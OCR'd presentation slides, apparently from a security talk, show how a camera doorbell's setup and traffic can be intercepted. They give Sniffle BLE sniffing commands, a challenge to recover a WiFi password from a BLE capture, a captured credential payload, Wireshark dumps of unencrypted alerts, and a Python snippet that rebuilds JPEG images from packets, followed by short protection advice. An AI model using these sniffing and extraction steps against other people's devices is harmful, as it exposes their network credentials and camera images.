
DEMO




Attack Scenario



nRF Sniffer for Bluetooth LE






https://www.nordicsemi.com/Products/Development-tools/nrf-sniffer-for-bluetooth-le

BLE Packet Capture > Sniffle

DEMO

Sniffle is a sniffer for Bluetooth 5 and 4.x (LE) using TI CC1352/CC26x2 hardware




BLE Packet Capture > Sniffle

DEMO

Sniffle is a sniffer for Bluetooth 5 and 4.x (LE) using TI CC1352/CC26x2 hardware

- BT5/4.2 extended length advertisement
- Capturing advertisements from a target MAC on all three primary advertising channels




BLE Packet Capture > Sniffle

DEMO

Sniffle is a sniffer for Bluetooth 5 and 4.x (LE) using TI CC1352/CC26x2 hardware

```
# Scan for BLE devices
scanner.py

# Follow and capture BLE packets for a specific connection
sniff_receiver.py -m <MAC> -o <output_file>

```

```
✘ daniel@framework ~/software/Sniffle/python_cli  master python3 sniff_receiver
.py -m 55:6A:00:09:20:13 -e -o doorbell.pcapng -c 38
```




```
daniel@framework ~
```

Challenges

Challenge

I sniffed the setup process of my camera doorbell. What's my WiFi Password?

sniffle_ble_capture.pcap


https://github.com/code-byter/doorbell-hacking

BLE Payload


DEMO

```
{
    “s”: “RogueAP”,
    “p”: “12345678”,
    “u”: “tourist8488890423”
}
```

Attack Scenario





Attack Scenario




NETWORK
HACKING

Network Communication - Doorbell






01110101101001001011101101110110011101011010010010111011011101110


Wireshark Content

DEMO



Network Communication - Doorbell

DEMO



JPEG FILE INTERCHANGE FORMAT


```
0000   02 cc 1b f4 e6 00 00 c0 ca 98 74 a6 08 00 45 00   ..........t...E.
0010   04 1c 01 58 00 00 fc 11 05 ec 5d 68 4b 9f 0a 2a   ...X......]hK..*
0020   00 5c 27 16 ae 52 04 08 34 6b ec 03 00 00 01 00   .\'..R..4k......
0030   fa 00 00 00 00 00 00 00 00 00 d9 00 00 00 ff d8   ................
0040   ff e0 00 10 4a 46 49 46 00 01 01 00 02 80 01 e0   ....JFIF........
0050   00 00 ff c0 00 11 08 01 e0 02 80 03 01 21 00 02   .............!..
0060   11 01 03 11 01 ff db 00 43 00 08 06 06 07 06 05   ........C.......
0070   08 07 07 07 09 09 08 0a 0c 14 0d 0c 0b 0b 0c 19   ................
0080   12 13 0f 14 1d 1a 1f 1e 1d 1a 1c 1c 20 24 2e 27   ............ $.'
0090   20 22 2c 23 1c 1c 28 37 29 2c 30 31 34 34 34 1f    ",#..(7),01444.
```

Start of Image
Application Marker Length
Identifier Version

Image Extraction


```
from PIL import Image

JFIF_HEADER = b'\xff\xd8\xff\xe0\x00\x10JFIF'
JFIF_END = b'\xff\xd9'

if JFIF_HEADER in udp_payload.binary_value:
    while not JFIF_END in buf:
        buf += packet_captures[start_packet+packet_offset].data.data.binary_value[20:]
        packet_offset += 1

    image = Image.open(io.BytesIO(buf))
    image.show()

```

Doorbell Alert




Doorbell Alert


```
47.251.54.125   10.42.0.230     TCP     80 → 14211 [ACK] Seq=1 Ack=24740 Win=64021 Len=0
10.42.0.230     47.251.54.125   HTTP    POST /app/api/ApiAlertRecord/v6SendAlertV1 HTTP/1.1  (application/x-www-form-urle
47.251.54.125   10.42.0.230     TCP     80 → 14211 [ACK] Seq=1 Ack=26092 Win=64021 Len=0

▸ Frame 113: 1406 bytes on wire (11248 bits), 1406 bytes captured (11248 bits) on interface wlx00c0ca9874a6, id 0
▸ Ethernet II, Src: 12:20:09:00:6a:55 (12:20:09:00:6a:55), Dst: Alfa_98:74:a6 (00:c0:ca:98:74:a6)
▸ Internet Protocol Version 4, Src: 10.42.0.230, Dst: 47.251.54.125
▸ Transmission Control Protocol, Src Port: 14211, Dst Port: 80, Seq: 24740, Ack: 1, Len: 1352
▸ [21 Reassembled TCP Segments (26091 bytes): #75(219), #77(1400), #79(1400), #81(1400), #83(1400), #85(1400), #87(1400),
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "devicesCode" = "122009006a55"
  ▸ Form item: "recordType" = "alert"
  ▸ Form item: "type" = "1"
  ▸ Form item: "random" = "PMLLKJ"
  ▸ Form item: "battery" = "3934"
  ▸ Form item: "token" = "f1e427bd82"
  ▸ Form item: "base64" = "/9j/4AAQSkZJRgABAQACgAHgAAD/wAARCAHgAoADASEAAhEBAxEB/9sAQwAFBAQEBAMFBAQEBgYFBggNCAgHBwgRDA0KDRM
```



Attack Scenario



Attack Scenario



How to protect yourself?

- Connect your Doorbell to a separate WiFi network
- Setup your Doorbell in a trusted environment